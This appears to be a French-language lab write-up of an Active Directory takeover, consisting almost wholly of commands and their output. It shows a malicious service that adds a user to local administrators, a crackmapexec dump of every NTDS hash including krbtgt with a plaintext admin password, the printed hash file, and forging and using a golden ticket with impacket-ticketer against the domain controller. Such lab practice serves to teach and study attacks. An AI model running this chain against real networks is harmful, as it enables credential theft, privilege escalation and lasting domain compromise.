Stopped  DoSvc              Optimisation de livraison
Running  DsSvc              Service de partage des données
Stopped  EFS                Système de fichiers EFS (Encrypting...
Running  EventLog           Journal d'événements Windows
Stopped  Fax                Télécopie
Stopped  fhsvc              Service d'historique des fichiers
Stopped  icssvc             Service Point d'accès sans fil mobi...
Stopped  John_work0         John_work0
Stopped  John_work1         John_work1
Stopped  John_work10        John_work10
Stopped  John_work11        John_work11
Stopped  John_work12        John_work12
Stopped  John_work13        John_work13
Stopped  John_work14        John_work14
```

```
*Evil-WinRM* PS C:\Users> sc.exe qc John_work9
[SC] QueryServiceConfig r,ussite(s)

SERVICE_NAME: John_work9
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 3   DEMAND_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : net localgroup administrators John /add
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : John_work9
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
```

NTDS.DIT pour récupérer le hash de KRBTGT

```
┌──(sysadmin㉿kali)-[~]
└─$ crackmapexec smb 192.168.0.200 -u Administrateur -p DomaIn_AdMiN2023* --ntds
SMB         192.168.0.200   445    WIN-VOPS298ID4C  [*] Windows 10.0 Build 17763 x64 (name:WIN-VOPS298ID4C) (domain
:secure.intra) (signing:True) (SMBv1:False)
SMB         192.168.0.200   445    WIN-VOPS298ID4C  [+] secure.intra\Administrateur:DomaIn_AdMiN2023* (Pwn3d!)
SMB         192.168.0.200   445    WIN-VOPS298ID4C  [+] Dumping the NTDS, this could take a while so go grab a redb
ull ...
SMB         192.168.0.200   445    WIN-VOPS298ID4C  Administrateur:500:aad3b435b51404eeaad3b435b51404ee:9e29b8729a1
712e6c7967248b8b21b28:::
SMB         192.168.0.200   445    WIN-VOPS298ID4C  Invité:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73
c59d7e0c089c0:::
SMB         192.168.0.200   445    WIN-VOPS298ID4C  krbtgt:502:aad3b435b51404eeaad3b435b51404ee:d6be34c05d536eab311
a578824b40514:::
SMB         192.168.0.200   445    WIN-VOPS298ID4C  mssqluser:1109:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057
e06a81b54e73b949b:::
SMB         192.168.0.200   445    WIN-VOPS298ID4C  secure.intra\Pierre:1110:aad3b435b51404eeaad3b435b51404ee:f3fe9
e6330783d307510cc18645b1d0f:::
SMB         192.168.0.200   445    WIN-VOPS298ID4C  secure.intra\John:1111:aad3b435b51404eeaad3b435b51404ee:f0cff78
ea8d2d87e5d1caccf01d0bd2f:::
SMB         192.168.0.200   445    WIN-VOPS298ID4C  secure.intra\Varonis:1114:aad3b435b51404eeaad3b435b51404ee:096e
6ef2f124e36aadddb250cd783ecc:::
SMB         192.168.0.200   445    WIN-VOPS298ID4C  windomain.local\Welcome:1115:aad3b435b51404eeaad3b435b51404ee:3
16c5ae8a7b5dfce4a5604d17d9e976e:::
SMB         192.168.0.200   445    WIN-VOPS298ID4C  Install:1117:aad3b435b51404eeaad3b435b51404ee:122fb9fe2b172fcf3
6b5168cb2495815:::
SMB         192.168.0.200   445    WIN-VOPS298ID4C  WIN-VOPS298ID4C$:1002:aad3b435b51404eeaad3b435b51404ee:4e8e9a21
1d4d046a01648ba8ff7207e1:::
SMB         192.168.0.200   445    WIN-VOPS298ID4C  SAUVEGARDE01$:1105:aad3b435b51404eeaad3b435b51404ee:d2a65d7cb0e
d5570db11db7749fa33a1:::
SMB         192.168.0.200   445    WIN-VOPS298ID4C  DESKTOP-6RF7HK7$:1113:aad3b435b51404eeaad3b435b51404ee:63eeb04a
a8254bc72ba4df3005c99f70:::
SMB         192.168.0.200   445    WIN-VOPS298ID4C  WIN-1A8S89ANNRT$:1116:aad3b435b51404eeaad3b435b51404ee:2c625927
153a43069b356e995b631d4a:::
SMB         192.168.0.200   445    WIN-VOPS298ID4C  [+] Dumped 13 NTDS hashes to /home/sysadmin/.cme/logs/WIN-VOPS2
98ID4C_192.168.0.200_2024-03-07_102857.ntds of which 9 were added to the database
```

```
┌──(sysadmin㉿kali)-[~]
└─$ cd /home/sysadmin/.cme/logs/

┌──(sysadmin㉿kali)-[~/.cme/logs]
└─$ ls -a
.  ..  WIN-VOPS298ID4C_192.168.0.200_2024-03-07_102857.ntds

┌──(sysadmin㉿kali)-[~/.cme/logs]
└─$ cat WIN-VOPS298ID4C_192.168.0.200_2024-03-07_102857.ntds
Administrateur:500:aad3b435b51404eeaad3b435b51404ee:9e29b8729a1712e6c7967248b8b21b28::: (status=Enabled)
Invité:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::: (status=Enabled)
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:d6be34c05d536eab311a578824b40514::: (status=Disabled)
mssqluser:1109:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b::: (status=Enabled)
secure.intra\Pierre:1110:aad3b435b51404eeaad3b435b51404ee:f3fe9e6330783d307510cc18645b1d0f::: (status=Enabled)
secure.intra\John:1111:aad3b435b51404eeaad3b435b51404ee:f0cff78ea8d2d87e5d1caccf01d0bd2f::: (status=Enabled)
secure.intra\Varonis:1114:aad3b435b51404eeaad3b435b51404ee:096e6ef2f124e36aadddb250cd783ecc::: (status=Enabled)
windomain.local\Welcome:1115:aad3b435b51404eeaad3b435b51404ee:316c5ae8a7b5dfce4a5604d17d9e976e::: (status=Enabled)
Install:1117:aad3b435b51404eeaad3b435b51404ee:122fb9fe2b172fcf36b5168cb2495815::: (status=Enabled)
WIN-VOPS298ID4C$:1002:aad3b435b51404eeaad3b435b51404ee:4e8e9a211d4d046a01648ba8ff7207e1::: (status=Enabled)
SAUVEGARDE01$:1105:aad3b435b51404eeaad3b435b51404ee:d2a65d7cb0ed5570db11db7749fa33a1::: (status=Enabled)
DESKTOP-6RF7HK7$:1113:aad3b435b51404eeaad3b435b51404ee:63eeb04aa8254bc72ba4df3005c99f70::: (status=Enabled)
WIN-1A8S89ANNRT$:1116:aad3b435b51404eeaad3b435b51404ee:2c625927153a43069b356e995b631d4a::: (status=Enabled)
```

```
*Evil-WinRM* PS C:\Users\John\Documents> start-service John_work39
```

install krb5-user

```
┌──(sysadmin㉿kali)-[~]
└─$ sudo apt install krb5-user
```

Générer le golden ticket avec Ticketer

```
impacket-ticketer -domain secure.intra -domain-sid S-1-5-21-2931287595-4144871426-
66956829 -aesKey 0b994712e4f81aa3e8ce3a5faf2c88fc894ecbaa6109a30207dc619ea532ff3a
-dc-ip 192.168.0.200 -debug Administrateur
```

export ticket

```
┌──(sysadmin㉿kali)-[~/Desktop]
└─$ export KRB5CCNAME=./T.ccache

┌──(sysadmin㉿kali)-[~/Desktop]
└─$ klist
Ticket cache: FILE:./T.ccache
Default principal: Administrateur@secure.intra

Valid starting     Expires            Service principal
03/07/24 14:27:40  03/05/34 22:27:40  krbtgt/secure.intra@secure.intra
        renew until 03/05/34 22:27:40
```

Ajouter le hostname dans /etc/hosts pour résoudre le domaine

```
  GNU nano 7.2                                                /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
192.168.0.200   WIN-VOPS298ID4C.secure.intra

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Utiliser le Golden Ticket pour se connecter au contrôleur de domaine

```
┌──(sysadmin㉿kali)-[~/Desktop]
└─$ export KRB5CCNAME=./Administrateur.ccache

┌──(sysadmin㉿kali)-[~/Desktop]
└─$ sudo ntpdate 192.168.0.200 ; crackmapexec smb WIN-VOPS298ID4C.secure.intra --use-kcache
2024-03-07 18:26:48.468438 (+0100) +7084.154227 +/- 0.003128 192.168.0.200 s1 no-leap
CLOCK: time stepped by 7084.154227
SMB         WIN-VOPS298ID4C.secure.intra 445    WIN-VOPS298ID4C  [*] Windows 10.0 Build 17763 x64 (name:WIN-VOPS298ID4C) (domain:se
cure.intra) (signing:True) (SMBv1:False)
SMB         WIN-VOPS298ID4C.secure.intra 445    WIN-VOPS298ID4C  [+] secure.intra\ from ccache (Pwn3d!)
```

```
┌──(sysadmin㉿kali)-[/usr/bin]
└─$ sudo ./neo4j console
Directories in use:
home:         /usr/share/neo4j
config:       /usr/share/neo4j/conf
logs:         /etc/neo4j/logs
plugins:      /usr/share/neo4j/plugins
import:       /usr/share/neo4j/import
data:         /etc/neo4j/data
certificates: /usr/share/neo4j/certificates
licenses:     /usr/share/neo4j/licenses
run:          /var/lib/neo4j/run
Starting Neo4j.
2024-03-08 10:53:20.934+0000 INFO  Starting...
2024-03-08 10:53:21.758+0000 INFO  This instance is ServerId{a955500b} (a955500b-7815-4d49-a088-73aff7b0c421)
2024-03-08 10:53:22.990+0000 INFO  ======== Neo4j 4.4.26 ========
2024-03-08 10:53:25.093+0000 INFO  Initializing system graph model for component 'security-users' with version -1 a
nd status UNINITIALIZED
2024-03-08 10:53:25.103+0000 INFO  Setting up initial user from defaults: neo4j
2024-03-08 10:53:25.106+0000 INFO  Creating new user 'neo4j' (passwordChangeRequired=true, suspended=false)
2024-03-08 10:53:25.120+0000 INFO  Setting version for 'security-users' to 3
2024-03-08 10:53:25.124+0000 INFO  After initialization of system graph model component 'security-users' have versi
on 3 and status CURRENT
2024-03-08 10:53:25.136+0000 INFO  Performing postInitialization step for component 'security-users' with version 3
 and status CURRENT
2024-03-08 10:53:25.678+0000 INFO  Bolt enabled on localhost:7687.
2024-03-08 10:53:26.493+0000 INFO  Remote interface available at http://localhost:7474/
2024-03-08 10:53:26.496+0000 INFO  id: 28D009117792DE4EAAC356BEC2B9777651D5707D7D828BD8AEAC023396B42F60
2024-03-08 10:53:26.496+0000 INFO  name: system
2024-03-08 10:53:26.497+0000 INFO  creationDate: 2024-03-08T10:53:23.773Z
2024-03-08 10:53:26.497+0000 INFO  Started.
```

Sources

https://book.hacktricks.xyz/welcome/readme
https://johndcyber.com/how-to-create-a-reverse-tcp-shell-windows-executable-using-metasploit-56d049007047